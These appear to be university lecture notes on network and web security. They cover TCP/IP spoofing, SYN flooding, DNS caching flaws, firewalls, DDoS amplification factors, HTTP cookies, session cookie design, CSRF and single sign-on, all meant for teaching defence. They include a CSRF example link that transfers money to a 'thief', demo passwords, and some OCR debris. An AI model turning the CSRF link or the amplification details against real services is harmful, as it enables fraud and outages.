- Distributed denial-of-service attacks

TCP/IP security

TCP/IP transport connections are characterised by:

- Source IP address
- Destination IP address
- Source Port
- Destination Port

Network protocol stack:



IP addresses identify hosts and port numbers distinguish between different processes within a host. Port numbers < 1024 are "privileged"; under Unix only root can open them. This is used by some Unix network services (e.g., rsh, NFS) to authenticate peer system processes.

Example destination ports:
20–21=FTP, 22=SSH, 23=telnet, 25=SMTP (email), 79=finger, 80=HTTP, 111=Sun RPC, 137–139=NETBIOS (Windows file/printer sharing), 143=IMAP, 161=SNMP, 443 = HTTPS, 60xx=X11, etc. See `/etc/services` or `http://www.iana.org/assignments/port-numbers` for more.

Address spoofing

IPv4 addresses are 32-bit words (IPv6: 128-bit) split into a network and a host identifier. Destination IP address is used for routing. The IP source address is provided by the originating host, which can provide wrong information ("address spoofing"). It is verified during the TCP 3-way handshake:

$$
\begin{aligned}
S \to D: &\quad \texttt{SYN}_x \\
D \to S: &\quad \texttt{SYN}_y, \texttt{ACK}_{x+1} \\
S \to D: &\quad \texttt{ACK}_{y+1}
\end{aligned}
$$

Only the third message starts data delivery, therefore data communication will only proceed after the claimed originator has confirmed the reception of a TCP sequence number in an ACK message. From then on, TCP will ignore messages with sequence numbers outside the confirmation window. In the absence of an eavesdropper, the start sequence number can act like an authentication nonce.

Examples of TCP/IP vulnerabilities I

- The IP *loose source route* option allows S to dictate an explicit path to D and old specifications (RFC 1122) require destination machines to use the inverse path for the reply, eliminating the authentication value of the 3-way TCP handshake.
- The connectionless *User Datagram Protocol (UDP)* has no sequence numbers and is therefore more vulnerable to address spoofing.
- Most TCP implementations today randomize their start sequence numbers. With predictable start sequence numbers, an attacker could, even without having access to reply packets sent from D to S,
  - impersonate S by performing the entire handshake without receiving the second message ("sequence number attack")
  - disrupt an ongoing communication by inserting data packets with the right sequence numbers ("session hijacking")

Examples of TCP/IP vulnerabilities II

- In many older TCP implementations, D allocates a temporary data record for every half-open connection between the second and third message of the handshake in a very small buffer. A very small number of `SYN` packets with spoofed IP address can exhaust this buffer and prevent any further TCP communication with D for considerable time ("SYN flooding").
- For convenience, network services are usually configured with alphanumeric names mapped by the *Domain Name System (DNS)*, which features its own set of vulnerabilities:
  - DNS implementations cache query results, and many older versions even cache unsolicited ones, allowing an attacker to fill the cache with desired name/address mappings before launching an impersonation attack.
  - Many DNS resolvers are configured to complete name prefixes automatically, e.g. the hostname n could result in queries n`.cl.cam.ac.uk`, n`.cam.ac.uk`, n`.ac.uk`, n. So attacker registers `hotmail.com.ac.uk`.

Firewalls I

Firewalls are dedicated gateways between intranets/LANs and wide area networks. All traffic between the "inside" and "outside" world must pass through the firewall and is checked there for compliance with a local security policy. Firewalls themselves are supposed to be highly penetration resistant.

They can filter network traffic at various levels of sophistication:

- **Port blocks** – A basic firewall function drops or passes TCP/UDP/ICMP packets based on matches with configured sets of IP addresses and/or port numbers. This allows system administrators to control at a single configuration point which network services are reachable at which host.
- **SYN blocks** – A basic packet filter can distinguish incoming and outgoing TCP traffic because the opening packet lacks the `ACK` bit.
- **Stateful TCP/UDP filters** require the implementation of a TCP state machine, or track the state of UDP-based protocols. This is beyond the capabilities of most normal routing hardware.

Firewalls II

- **Ingress filtering** – Firewalls may perform plausibility checks on source IP addresses. Such filtering is possible if the firewall has interfaces $\{I_1, \ldots, I_n\}$ and is positioned in the network such that all hosts reachable via interface I_k have an IP address from a set S_k, while none of the hosts reachable via another interface I_l have an address in S_k. The firewall then can drop all packets arriving on I_k that do not have a source address in S_k, and can also drop all packets arriving on interface I_l that do have a source address in S_k.
- **Application gateway** – Firewalls may check for protocol violations above the transport layer and above to protect vulnerable implementations on the intranet. Some implement entire application protocol stacks in order to sanitise the syntax of protocol data units and suppress unwanted content (e.g., executable email attachments $\rightarrow$ viruses).
- **Logging and auditing** – Firewalls may record suspicious activity and generate alarms. An example are port scans, where a single outside host sends packets to all hosts of a subnet, a characteristic sign of someone mapping the network topology or searching systematically for vulnerable machines.

Limits of firewalls

- Once a host on an intranet behind a firewall has been compromised, the attacker can communicate with this machine by tunnelling traffic over an open protocol (e.g., HTTPS) and launch further intrusions unhindered from there.
- Little protection is provided against insider attacks.
- Centrally administered rigid firewall policies severely disrupt the deployment of new services. The ability to "tunnel" new services through existing firewalls with fixed policies has become a major protocol design criterion. Many newer protocols (e.g., SOAP) are for this reason designed to resemble HTTP, which typical firewall configurations will allow to pass.

Firewalls can be seen as a compromise solution for environments, where the central administration of the network configuration of each host on an intranet is not feasible. Much of firewall protection can also be obtained by simply deactivating the relevant network services on end machines directly.

Virtual private networks

VPN setups apply authenticated encryption to IP packets to achieve security properties similar to those offered by a private direct physical connection.

Site-to-site VPN

Here, each router at the boundary between a participating site and the rest of the Internet separates data packets travelling between participating sites from other traffic to and from the Internet, and then applies authenticated encryption to such intra-site traffic, along with ingress filtering, such that

- external eavesdroppers cannot read intra-site traffic,
- packets with source addresses from one of the participating sites are only allowed to enter the other sites if they have arrived there protected by the correct authenticated-encryption key for traffic from that site.

This way, the source address can then be used in packet filters to decide on whether a data packet originated from one of the organization's sites or not, and network access control can be applied accordingly.

Remote access VPN

VPN functionality can also be activated in a mobile device (laptop, etc.), to route traffic from that device to an organizational intranet. The VPN software gives the device a tunneled interface with an address on the intranet, as if it were located on the inside.

Distributed denial of service attack

Goal: overload Internet servers or their connection infrastructure using traffic from a wide range of source addresses.

Bot-net based attacks

Compromise many computers to run remote-controlled software that generates high network traffic to a target server that is difficult to distinguish from legitimate traffic.

UDP-based amplification attacks

Certain protocols respond to incoming unauthenticated request packets with significantly longer response packets, and send these to the source address found in the request packet.

An attacker can catalog servers implementing these protocols, and then send to them a stream of UDP packets with a spoofed source address of the attack target. The UDP servers reply and thereby then amplify a modest bitrate by a factor of many hundred or thousands.

Example bandwidth amplification factors (US Cert TA14-017A): DNS = 28–54, NTP=557, Chargen=359, LDAP=46–55, memcached = 10,000–51,000.

Sometimes (NTP, memcached), attackers feed a server to improve its amplification factor.

Hyper Text Transfer Protocol (HTTP) – version 0.9

With HTTP, a client ("web browser") contacts a server on TCP port 80, sends a request line and receives a response file.

Such text-based protocols can be demonstrated via generic TCP tools like "telnet" or "netcat" (which know nothing about HTTP):

```
$ nc -C www.cl.cam.ac.uk 80
GET /~mgk25/hello.html
<!DOCTYPE html>
<title>Hello</title>
<p>Welcome to the
<a href="http://info.cern.ch/">World Wide Web</a>!
$
```

HTTP header lines end in CR LF, which "`nc -C`" ensures on Linux. On macOS: "`nc -c`"

Uniform Resource Locator (URL):

`http://www.cl.cam.ac.uk/~mgk25/hello.html`

URL syntax: `scheme://[user[:password]@]host[:port]][/path][?query][#fragment]`

HTTPS uses TCP port 443 and the Transport Layer Security (TLS) protocol to authenticate the server and encrypt the HTTP connection:

```
$ openssl s_client -crlf -connect www.cl.cam.ac.uk:443
```

Hyper Text Transfer Protocol (HTTP) – version 1.0

Version 1.0 of the protocol is significantly more flexible and verbose:

```
$ nc -C www.cl.cam.ac.uk 80
GET /~mgk25/hello.html HTTP/1.0
↩
HTTP/1.1 200 OK
Date: Mon, 19 Feb 2018 19:33:13 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Mon, 19 Feb 2018 17:49:49 GMT
Content-Length: 106
Content-Type: text/html; charset=utf-8
↩
<!DOCTYPE html>
<title>Hello</title>
<p>Welcome to the
<a href="http://info.cern.ch/">World Wide Web</a>!
```

- The response header starts with a status-code line ("`200 OK`").
- Headers can carry additional fields (syntax like in RFC 822 email)
- Request and response headers each finish with an empty line.

Some header fields omitted in examples here for brevity.

Hyper Text Transfer Protocol (HTTP) – version 1.1

The request header can also have fields (and even a message body).

HTTP/1.1 requires that the client identifies the server name in a `Host:` field (for servers with multiple hostnames on the same IP address):

```
$ nc -C www.cl.cam.ac.uk 80
GET /~mgk25/hello.html HTTP/1.1
Host: www.cl.cam.ac.uk
↩
HTTP/1.1 200 OK
Date: Mon, 19 Feb 2018 19:53:17 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Mon, 19 Feb 2018 17:49:49 GMT
Content-Length: 106
Content-Type: text/html; charset=utf-8
↩
<!DOCTYPE html>
<title>Hello</title>
<p>Welcome to the
<a href="http://info.cern.ch/">World Wide Web</a>!
```

HTTP request headers

In each request header, web browsers offer information about their software version, capabilities and preferences:

```
$ firefox http://localhost:8080/ & nc -C -l 8080
[2] 30280
GET / HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:58.0)
  Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;
  q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
↩
HTTP/1.1 200 OK
↩
Hello
^D
$
```

"`nc -l`" listens to incoming TCP connections, like a server. Port 8080 does not require root.

HTTP state and session context

HTTP was designed as a stateless protocol: the TCP connection may terminate after each request/response exchange.

While HTTP servers may keep a TCP connection open for a few seconds after the end of a response, such that the client can reuse it for another request (without having to go through the TCP and TLS handshake each time), this is merely a performance optimization.

Unlike "telnet", "ssh" or "X11", HTTP applications cannot rely on long-lived TCP sessions for context. Each HTTP request has to be answered solely based on the information in its request header.

HTTP clients add several request-header fields to provide web applications with longer-term context across many HTTP connections.

- "Cookie" – server-maintained state indicators in headers
- "Referer" (sic) – where did that URL come from?
- "Authorization" (sic) – basic password authentication

HTTP cookies

Web browsers maintain a database table where web servers can store *name*=*value* entries known as cookies, as data that the browser will present to the server in future request headers:

```
$ firefox http://localhost:8080/ & nc -C -l 8080
[1] 31864
GET / HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 [...]
↩
HTTP/1.1 200 OK
Set-Cookie: flavour=chocolate
↩
Thanks!
^D
$ firefox http://localhost:8080/ & nc -C -l 8080
[1] 31890
GET / HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0  [...]
Cookie: flavour=chocolate
↩
HTTP/1.1 200 OK
```

Now try "`localhost:8081`", "`127.0.0.1:8080`" and "`[::1]:8080`" instead.

HTTP cookie attributes I

Servers can set multiple cookies, even at the same time,

```
Set-Cookie: sid=hJsndj47Sd8sl3hiu; HttpOnly; Secure
Set-Cookie: lang=en-GB
```

which clients will return as

```
Cookie: sid=hJsndj47Sd8sl3hiu; lang=en-GB
```

The `Set-Cookie:` *name*`=`*value* information can be followed by attributes; separated by semicola. Browsers store such attributes with each cookie, but do not return them in the `Cookie:` header.

`Secure` – this flag ensures that the cookie is only included in HTTPS requests, and omitted from HTTP requests.

Some recent browsers in addition do not allow a HTTP response to set a `Secure` cookie.

`HttpOnly` – this flag ensures that the cookie is only visible in HTTP(S) requests to servers, but not accessible to client-side JavaScript code via the `document.cookie` API.

HTTP cookie attributes II

By default, browsers return cookies only to the server that set them, recording the hostname used (but not the port).

Servers can also limit cookies to be returned only to certain URL prefixes, e.g. if `www.cl.cam.ac.uk` sets

```
Set-Cookie: lang=en; Path=/~mgk25/; Secure
```

then browsers will only include it in requests to URLs starting with

```
https://www.cl.cam.ac.uk/~mgk25/
```

Explicitly specifying a domain, as in

```
Set-Cookie: lang=en; Path=/; Domain=cam.ac.uk
```

returns this cookie to all servers in sub-domains of `cam.ac.uk`.

If a browser receives a new cookie with the same name, Domain value, and Path value as a cookie that it has already stored, the existing cookie is evicted and replaced with the new cookie.

Browsers store and return multiple cookies of the same name, but different Domain or Path values.

Browsers will reject Domain values that do not cover the origin server's hostname.
Some will also reject public suffixes, such as "com" or "ac.uk" (`https://publicsuffix.org/`).

HTTP cookie attributes III

By default, cookies expire at the end of the browser session, i.e. when the browser is closed ("session cookies"). To make them persist longer, across browser sessions, servers can specify an expiry date

```
Set-Cookie: lang=en; Expires=Fri, 29 Mar 2019 23:00:00 GMT
```

or a maximum storage duration (e.g., 8 hours) in seconds:

```
Set-Cookie: sid=hJsndj47Sd8sl3hiu; Max-Age=28800
```

Servers can delete cookies by sending a new cookie with the same name, Domain and Path values, but an `Expires` value with a time in the past.

HTTP state management mechanism, `https://tools.ietf.org/html/rfc6265`

Privacy-friendly browsers offer additional restrictions:

- user confirmation before storing long-term cookies (e.g., `lynx`)
- erase cookies at the end of the session (incognito tabs, Tor browser)
- reject "third-party cookies", set by other servers from which resources are loaded (e.g., advertisement images)

HTTP redirects

A HTTP server can respond with a $3xx$ status code and a `Location:` field to send the client elsewhere for the requested resource:

```
$ nc -C www.cl.cam.ac.uk 80
GET /admissions/phd/ HTTP/1.0
↩
HTTP/1.1 301 Moved Permanently
Location: https://www.cst.cam.ac.uk/admissions/phd/
Content-Length: 331
Content-Type: text/html; charset=iso-8859-1
↩
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<title>301 Moved Permanently</title>
[...]
```

301 "Moved Permanently" – better update that hyperlink

302 "Found" – temporary new link, no need to update it

303 "See Other" – go there, but it may not yet be what you wanted

"On the Internet, nobody knows you're a dog."

Peter Steiner, The New Yorker, 5 July 1993


HTTP basic authentication

HTTP supports a simple password mechanism:

```
$ nc -C www.cl.cam.ac.uk 80
GET /~mgk25/hello-basic.html HTTP/1.0
↩
HTTP/1.1 401 Unauthorized
Date: Tue, 20 Feb 2018 19:34:15 GMT
Server: Apache/2.4.18 (Ubuntu)
WWW-Authenticate: Basic realm="Security II demo"
[...]
$ python -c'import base64;print base64.b64encode("guest:gUeSt")'
Z3Vlc3Q6Z1VlU3Q=
$ nc -C www.cl.cam.ac.uk 80
GET /~mgk25/hello-basic.html HTTP/1.0
Authorization: Basic Z3Vlc3Q6Z1VlU3Q=
↩
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
↩
<!DOCTYPE html>
```


HTTP basic authentication II

HTTP basic authentication is not widely used: the site designer has no control over the appearance pop-up password prompt, the clear-text password is included in each request, and there is no way to logout except for closing the browser.



Form-based login

```
<!DOCTYPE html>
<title>Hello</title>
<form method="post" action="http://localhost:8080/login.cgi">
<p>Username: <input type="text" name="user">
<p>Password: <input type="password" name="pass">
<p><input type="submit" name="submit" value="Login">
</form>
```



Form-based login II

Upon submission of the form, the server receives a POST request, including the form-field values in a (here 39-byte long) request body:

```
$ nc -C -l 8080
POST /login.cgi HTTP/1.1
Host: localhost:8080
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
↩
user=mgk25&pass=MySuPerpWD&submit=LoginHTTP/1.1 200 OK
Set-Cookie: sid=jSjsoSDFnjkio73ksl9wklSjsd8fs
↩
Welcome!
^D
$
```

Whereas `<form method="get" ...>` would have resulted in

```
$ nc -C -l 8080
GET /login.cgi?user=mgk25&pass=MySuPerpWD&submit=Login HTTP/1.1
Host: localhost:8080
↩
HTTP/1.1 200 OK
Set-Cookie: sid=jSjsoSDFnjkio73ksl9wklSjsd8fs
```

HTML form "methods": GET versus POST

GET

- meant for operations that have no side effects
- example applications: database search/read queries
- browsers assume GET requests are idempotent, i.e. repeating them does not change server state
- field values are appended to URL, such that they can easily be quoted, bookmarked, and included in links
- responses can be cached

POST

- meant for operations with side effects, especially non-idempotent ones
- example applications: purchase, database edit
- browser must not repeated POST request (e.g. as a result of pressing a reload or back button) without explicit confirmation by user
- form fields kept out of URL bar, such that users cannot accidentally repeat or reveal them via links, quotations or bookmarks.
- form fields sent as request content type `application/x-www-form-urlencoded`

Session cookies

After verifying the provided password P (e.g. against a stored salted slow hash $V = (S, h^i(S, P))$), the server generates and stores in the browser a session cookie C, to authenticate the rest of the session.

Bad choices of session cookie:

$$C = \texttt{userid} : \texttt{password}$$

$$C = \texttt{userid} : \texttt{base64}(\mathsf{Enc}_K(\texttt{userid}))$$

Problems: , , .

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Better choice for a state-less server:

$$S = \texttt{base64}(\texttt{userid}, \texttt{logintime}, \mathsf{Mac}_K(\texttt{userid}, \texttt{logintime}))$$

Unforgeable MAC protects both user ID and login time, which enables server-side limitation of validity period. No need to set `Expires` attribute. Quitting the browser will end the session by deleting the cookie.

Session cookies II

Also checking the client IP address makes stolen session cookies less usable (but mobile users may have to re-enter password more often):

$S = \texttt{base64}(\texttt{userid}, \texttt{logintime}, \mathrm{Mac}_K(\texttt{userid}, \texttt{logintime}, \texttt{clientip}))$

Stateful servers

Stateful servers can simply use a large ($>$ 80-bit) unguessable random number as a session cookie, and compare it against a stored copy.

Advantage: Server-side logout possible by deleting the cookie there.

Stateful servers can even replace such a session nonce at each HTML request, although this can cause synchronization problems when user presses "back" or "reload" button in browser, and may not work for resource files (e.g., images).

Session cookies – common pitfalls

Leaked MAC key

- from SQL database though SQL injection attack
- from configuration file readable through GET request
- through configuration files accidentally checked into version-control system, backups, etc.

Keeping secrets in busy development/deployment teams is not trivial.

Countermeasures:

- append the password hash $V = (S, h^i(S, P))$ to the cookie, and store in the database instead $(S, h(V))$ as the value to check passwords and session cookies against.
- rotate short-term MAC keys
- hardware security modules

Session cookies – common pitfalls

Missing Secure or HttpOnly Flags

Authentication cookies and login passwords can be eavesdropped unless HTTPS is used, for example over open or shared WLAN connections.

Authentication cookies can be stolen in cross-site scripting attacks.

Not renewing session cookie after change of privilege

Many sites set a session cookie already before login, e.g. for a pre-login shopping cart. If such a session cookie is not reset at login (change from unauthenticated to authenticated state), an attacker can try to gain access to an account by injecting into a victim's browser an unauthenticated session cookie *chosen* by the attacker, which the victim then elevates through login ("session fixation").

Cross-site request forgery (CSRF)

Malicious web pages or emails may include links or form buttons aimed at creating an unintended side-effect:

`https://mybank.com/transfer.cgi?amount=10000GBP&recipient=thief`

If the unaware user clicks on such a link elsewhere, while still logged into `https://mybank.com/`, there is a risk that the transaction will be executed there, as the browser still has a valid mybank session cookie.

Countermeasures at mybank.com server

- Carefully check that a transaction with side effects was actually sent as a POST request, not as a GET request (easily forgotten).
- Check the `Referer:` header, where browsers report on which URL a link/button was clicked, if it shows the expected form-page URL.
- Include into security-critical form fields an invisible MAC of the session cookie ("anti-CSRF token"), which the adversary is unable to anticipate, and verify that this field has the expected value.
- Use short-lived sessions in security-critical applications (e.g., bank transfers) that expire after a few minutes of inactivity (auto logout).

Web single-signon (SSO)

Websites regularly get compromised and lose user passwords.

Solution 1: Have a separate strong password for each web site.

Practical with modern password managers, but not widely practiced.

Solution 2: Store passwords in a central central server to which all passwords entered into web sites are forwarded.

LDAP and Kerberos servers are frequently used in enterprises as central password verification services. In-house web sites no longer have to manage and securely store passwords, but they still see them.

Compromised or malicious web sites still can log all passwords entered. Users regularly enter the same password into new URLs (phishing risk).

Solution 3: Redirect users to a central password authentication portal, where they enter their password into a single, well-known HTTPS URL. The browser is then redirected back in a way that generates a site-specific session cookie for the web site required.

Users can now be trained to *never ever enter their SSO password unless the browser's URL bar shows the SSO HTTPS URL*.

SSO example: Raven/Ucam-WebAuth

We want to access

`https://www.cl.cam.ac.uk/teaching/1718/SecurityII/supervisors/`

```
$ nc -C www.cl.cam.ac.uk 80
GET /teaching/1718/SecurityII/supervisors/ HTTP/1.0
↩
HTTP/1.1 302 Found
Date: Thu, 22 Feb 2018 22:27:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Set-Cookie: Ucam-WebAuth-Session=Not-authenticated; path=/; HttpOnly
Location: https://raven.cam.ac.uk/auth/authenticate.html?ver=3&
  url=http%3a%2f%2fwww.cl.cam.ac.uk%2fteaching%2f1718%2f
  SecurityII%2fsupervisors%2f&date=20180222T222724Z&desc=
  University%20of%20Cambridge%20Computer%20Laboratory
Connection: close
```

The server recognizes that the requested resource requires authentication and authorization. An authentication plugin intercepts the request and redirects it to `https://raven.cam.ac.uk/auth/authenticate.html` with parameters

```
ver=3
url=https://www.cl.cam.ac.uk/teaching/1718/SecurityII/supervisors/
date=20180222T222724Z
desc=University of Cambridge Computer Laboratory
```

SSO example: Raven/Ucam-WebAuth II

We type our user name (Cambridge CRSId) and password into the form at `https://raven.cam.ac.uk/auth/authenticate.html`, and press the "Login" button, resulting in the request

```
POST /auth/authenticate2.html HTTP/1.1
Host: raven.cam.ac.uk
Origin: https://raven.cam.ac.uk
Content-Type: application/x-www-form-urlencoded
Referer: https://raven.cam.ac.uk/auth/authenticate.html?ver=3&
  url=http%3a%2f%2fwww.cl.cam.ac.uk%2fteaching%2f1718%2f
  SecurityII%2fsupervisors%2f&date=20180222T222724Z&desc=
  University%20of%20Cambridge%20Computer%20Laboratory
```

with the same parameters as previously plus

```
  userid=mgk25
  pwd=7LsU4c5/Wqb/X
  submit=Login
```

SSO example: Raven/Ucam-WebAuth III

This request results in a 303 redirect response, back to the original server, including a signed WLS-Response token:

```
HTTP/1.1 303 See Other
Set-Cookie: Ucam-WLS-Session=1%21mgk25%21pwd%21prompt%2120180222T224455Z
  %2120180223T224455Z%212%21cnIzo77hw1IHCkjiFs-PNf1MzYE_; secure
Location: https://www.cl.cam.ac.uk/teaching/1718/SecurityII/supervisors/?
  WLS-Response=3!200!!20180222T224455Z!.PVbhV6c4pPfVw0gOjaoCjKd!https%3A
  %2F%2Fwww.cl.cam.ac.uk%2Fteaching%2F1718%2FSecurityII%2Fsupervisors
  %2F!mgk25!current!pwd!!86400!!2!pUmfqGbzZjtM81SvBm87scJK1zjgLzaZAOXNbLy8
  SYrExAebVO87ZdpTCUMACO7KJrzjT5GMYQq3MkFs86tq1repJnWYIqcDMs-CKI6zE8z71FeBa
```

It also sets a cookie Ucam-WLS-Session for raven.cam.ac.uk, such that we no longer have to enter there our password for the next 24 hours.

The `WLS-Response` parameter of this redirect back to www.cl.cam.ac.uk contains a protocol version number (3), a HTTP status (200), a timestamp (20180222T224455Z), response identifier (.PVbh. . .), the requested URL, the authenticated user name (mgk25), the status of the authenticated user ("current" University member), a few other fields and finally a digital signature over all this.

SSO example: Raven/Ucam-WebAuth IV

The browser follows that redirect:

